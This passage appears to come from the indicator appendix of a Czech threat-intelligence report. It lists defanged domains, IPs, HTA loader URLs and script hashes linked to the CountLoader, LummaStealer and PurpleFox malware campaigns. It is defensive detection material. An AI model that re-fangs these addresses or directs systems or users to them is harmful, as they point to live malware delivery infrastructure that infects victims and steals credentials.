| critical-service[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| google-services[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| offshore-storage[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| urugvai[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| web3-walletnotify[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| debank-api[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| py-installer[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| memory-protection-layer1[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s10-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| sentinel1-endpoint-security[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s4-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s5-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s6-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s7-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s8-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s9-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s1-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s2-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| ms-team-ping6[.]com | Doména | Infrastruktura CountLoader / LummaStealer |
| holiday-updateservice[.]com | Doména | Infrastruktura CountLoader / LummaStealer |
| health-smooth-eu3[.]com | Doména | Infrastruktura CountLoader / LummaStealer |
| health-smooth-eu2[.]com | Doména | Infrastruktura CountLoader / LummaStealer |
| fileless-storage-s3[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| bigbrainsholdings[.]com | Doména | Infrastruktura CountLoader / LummaStealer |
| my-smart-house1[.]com | Doména | Infrastruktura CountLoader / LummaStealer |
| explorer[.]vg | Doména | Nová infrastruktura CountLoader |
| ccleaner[.]gl | Doména | Nová infrastruktura CountLoader |
| microservice[.]gl | Doména | Nová infrastruktura CountLoader |
| geo-foundation[.]vg | Doména | Nová infrastruktura CountLoader |
| deluxe[.]gl | Doména | Nová infrastruktura CountLoader |
| silverhost[.]vg | Doména | Nová infrastruktura CountLoader |
| msgrouppolicy[.]vg | Doména | Nová infrastruktura CountLoader |
| holypriest[.]gl | Doména | Nová infrastruktura CountLoader |
| msedge[.]vg | Doména | Nová infrastruktura CountLoader |
| Indikátor | Typ | Popis |
|---|---|---|
| 333E2192F2551415659FB4094E81B911708921BB588EECF65E27F51C9938DFC2 | SHA256 | checking.ps1 |
| 38FE562136ADE372FC4CEDDE67826AEEA8404E93A54A4A4736DDB4C8C8D4C96D | SHA256 | ichigo-lite.ps1 |
| 7D0487AFC91B0FE8B2FBF732AB54C3C07E86BF69471BBA6C283AABEA190499BA | SHA256 | del.ps1 |
| 185[.]208[.]159[.]199 | IP | IP hostující checking.ps1 |
| 87[.]96[.]21[.]84 | IP | IP hostující další komponenty |
| hxxps[://]asq[.]d6shiiwz[.]pw/win/hssl/d6[.]hta | URL | HTA zavaděč |
| hxxps[://]asd[.]s7610rir[.]pw/win/checking[.]hta | URL | HTA zavaděč |
| hxxps[://]d1[.]pool4883[.]pw/win/hssl/r7[.]hta | URL | HTA zavaděč |
| hxxp[://]us1[.]somepools555[.]pw/win/checking[.]hta | URL | HTA zavaděč |
| Indikátor | Typ | Popis |
|---|---|---|
| 58[.]221[.]252[.]210 | IP | Umístění MSI PurpleFox |
| 60[.]173[.]116[.]152 | IP | Umístění MSI PurpleFox |
| 61[.]136[.]101[.]152 | IP | Umístění MSI PurpleFox |
| 61[.]147[.]108[.]92 | IP | Umístění MSI PurpleFox |
| 89[.]117[.]2[.]159 | IP | Umístění MSI PurpleFox |
| 100[.]1[.]121[.]27 | IP | Umístění MSI PurpleFox |
| 103[.]36[.]223[.]87 | IP | Umístění MSI PurpleFox |
| 103[.]55[.]70[.]212 | IP | Umístění MSI PurpleFox |
| 103[.]83[.]212[.]194 | IP | Umístění MSI PurpleFox |
| 103[.]115[.]17[.]90 | IP | Umístění MSI PurpleFox |
| 103[.]113[.]195[.]244 | IP | Umístění MSI PurpleFox |
| 107[.]175[.]187[.]11 | IP | Umístění MSI PurpleFox |
| 110[.]42[.]51[.]229 | IP | Umístění MSI PurpleFox |
| 110[.]45[.]196[.]155 | IP | Umístění MSI PurpleFox |
| 122[.]165[.]219[.]142 | IP | Umístění MSI PurpleFox |
| 156[.]224[.]232[.]98 | IP | Umístění MSI PurpleFox |
| 157[.]66[.]153[.]154 | IP | Umístění MSI PurpleFox |
| 173[.]208[.]166[.]226 | IP | Umístění MSI PurpleFox |
| 187[.]102[.]48[.]229 | IP | Umístění MSI PurpleFox |
| 190[.]111[.]12[.]242 | IP | Umístění MSI PurpleFox |
| 193[.]112[.]70[.]226 | IP | Umístění MSI PurpleFox |
| 201[.]138[.]238[.]195 | IP | Umístění MSI PurpleFox |
| 204[.]44[.]110[.]216 | IP | Umístění MSI PurpleFox |
| 222[.]73[.]29[.]92 | IP | Umístění MSI PurpleFox |











